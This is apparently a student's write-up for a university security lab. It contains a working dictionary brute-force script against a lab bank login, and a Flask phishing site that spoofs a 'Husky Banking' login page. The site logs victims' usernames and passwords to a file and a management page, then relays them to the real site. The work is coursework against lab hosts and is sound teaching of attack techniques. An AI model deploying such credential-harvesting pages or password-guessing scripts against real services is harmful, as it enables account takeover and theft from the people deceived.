Karina Jadia | 172.16.50.127 | Team 2

Q1: video of logging in https://drive.google.com/file/d/1aFFbBuB2IYcrtLK3lK6jSXJfHarq4b7m/
the username was Valerie127 and the password was tinker1

You Logged In as Valerie127!!

You have 30582 in your bank account.

Q2:

```
import requests

with open("Q1","r") as f: username = f.read().strip('\n') # gets the username
passes = open("Q2dictionary.txt","r")

for line in passes:
  pwd = line.strip() # will go through every password given

  payload = {'username':username,'password':pwd,'submit':'submit'}
  r = requests.post('http://172.16.48.80', payload) # sends username and pwd to bank

  if 'You Logged In' in str(r.content): # if this message is in the content, then logged in
    print(f'{username}: {pwd}')
    break
```

output:

```
cse@cse3140-HVM-domU:~/Lab4$ python3 Q2.py
V Venesa127: dixie1
```


Q3:
code:

```
from flask import Flask

app = Flask(__name__)

@app.route("/")
def website():
    return"<p>Team 2</p>\n<p>Karina Jadia</p>"
```

here's the command line to run the flask code:

```
PS C:\Users\karin\OneDrive - University of Connecticut\Documents\CSE 3140\Lab4> python -m flask run
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
127.0.0.1 - - [20/Mar/2024 08:45:00] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [20/Mar/2024 08:45:00] "GET /favicon.ico HTTP/1.1" 404 -
```


here's the website:



Q4: video of spoof https://drive.google.com/file/d/1-pYlYa-2UvKMXa2o3fqKZ2QOVcKd04SJ/
first I made the landing page of Husky Banking using HTML and CSS. I had to place the HTML code in a subdirectory called ‘templates’ and images in a subdirectory called ‘static’ in order for Flask to display everything correctly.

```
<!DOCTYPE html>
<html>
    <body>
    <link rel="stylesheet" href="index.css">
        <!-- links css so I can use it -->
    <style>
        body {
            background-image: url('/static/storrs.jpg');
            background-size: cover;
        }
        .husky-container {
            /* centers container */
            width: 100%;
            display: flex;
            justify-content: center;
        }
        .input-box {
            display: flex;
            flex-direction: column;
            text-align: center;
            align-items: center;
            padding: 0px 0px 15px; /* top right-left bottom */
            background-image: url('/static/jon-logo.jpeg');
            background-size: 375px;
        }
    </style>
    <font color="d6a502">
    <div class="husky-container">
        <div class="input-box">
            <h1>Husky Banking</h1>
            <p>A bank where you know your money is in the right paws!</p><br>
                <form action="/submit" method="post">
                    <div class = 'inputs'>
                        <label for="username">Username:</label>
                        <input type="text" id="user" name="user" size="30"><br><br><br>
                        <label for="password">Password:</label>
                        <input type="text" id="pwd" name="pwd" size="30">
                    </div><br>
                    <input type="submit" value="Sign In"><br><br>
                </form><br>
            <button type="custom-page">Custom Page</button>
        </div>
    </div>
    </font>
    </body>
</html>
```


Here is the spoofed website:



Here is my python code to run the phishing. I used flask and requests in order to make my HTML submit button take the user to the real website. I also have a management page that displays all usernames and passwords entered.

```
from flask import Flask, render_template, request, redirect
import requests

app = Flask(__name__)

@app.route("/") # creates the landing page
def bank():
    return render_template('bank.html', static_url_path='/static')

@app.route("/management")
def manager(): # displays all usernames and passwords entered on my website
    file = open('log.txt', 'r')
    return file.read()

@app.route("/submit", methods=['POST'])
def submit_form(): # activates when user submits
    user = request.form.get('user')
    password = request.form.get('pwd')
    with open('log.txt', 'a') as file:
        file.write('[user: ' + user + '\n')
        file.write('password: ' + password + ']\n\n')

    payload = {'username':user,'password':password,'submit':'submit'} # basically what I did in Q2
    r = requests.post('http://127.0.0.1:3333', data=payload, auth=(user, password))

    result = r.url
    return redirect(result, 307)

if __name__ == '__main__':
    app.run()
```

Q5: video of spoof https://drive.google.com/file/d/10XrYKW0RzaLQ7fu8UMEmslzQeynygdMv/
urls of images:
http://localhost:3333/static/images//Background/dog.jpg
http://localhost:3333/static/images//Blob/msc.jpg
screenshot of spoofed website



Here's my Python code, which is exactly the same as Q5.

```
from flask import Flask, render_template, request, redirect
import requests

app = Flask(__name__)

@app.route("/") # creates the landing page
def bank():
    return render_template('bank.html', static_url_path='/static')

@app.route("/management")
def manager():
    file = open('C:\\Users\\karin\\OneDrive - University of Connecticut\\Documents\\CSE 3140\\Lab4\\q5 husky bank
stuff\\log.txt', 'r')
    return file.read()

@app.route("/submit", methods=['POST'])
def submit_form(): # activates when user submits
    user = request.form.get('user')
    password = request.form.get('pwd')
    with open('C:\\Users\\karin\\OneDrive - University of Connecticut\\Documents\\CSE 3140\\Lab4\\q5 husky bank
stuff\\log.txt', 'a') as file:
        file.write('[user: ' + user + '\n')
        file.write('password: ' + password + ']\n\n')

    payload = {'username':user,'password':password,'submit':'submit'}
    r = requests.post('http://127.0.0.1:3333', data=payload, auth=(user, password))

    result = r.url
    return redirect(result, 307)

if __name__ == '__main__':
    app.run()
```

Here is my HTML code. It is the same as Q4 but with different images.

```
<!DOCTYPE html>
<html>
    <body>
    <link rel="stylesheet" href="index.css">
        <!-- links css so I can use it -->
    <style>
        body {
            background-image: url('/static/dog.jpg');
            background-size: cover;
        }
        .husky-container {
            /* centers container */
            width: 100%;
            display: flex;
            justify-content: center;
        }
        .input-box {
            display: flex;
            flex-direction: column;
            text-align: center;
            align-items: center;
            padding: 0px 0px 15px; /* top right-left bottom */
            background-image: url('/static/msc.jpg');
            background-size: 455px;
        }
    </style>
    <font color="d6a502">
    <div class="husky-container">
        <div class="input-box">
            <h1>Husky Banking</h1>
            <p>A bank where you know your money is in the right paws!</p><br>
                <form action="/submit" method="post">
                    <div class = 'inputs'>
                        <label for="username">Username:</label>
                        <input type="text" id="user" name="user" size="30"><br><br><br>
                        <label for="password">Password:</label>
                        <input type="text" id="pwd" name="pwd" size="30">
                    </div><br>
                    <input type="submit" value="Sign In"><br><br>
                </form>
        </div>
    </div>
    </font>
    </body>
</html>
```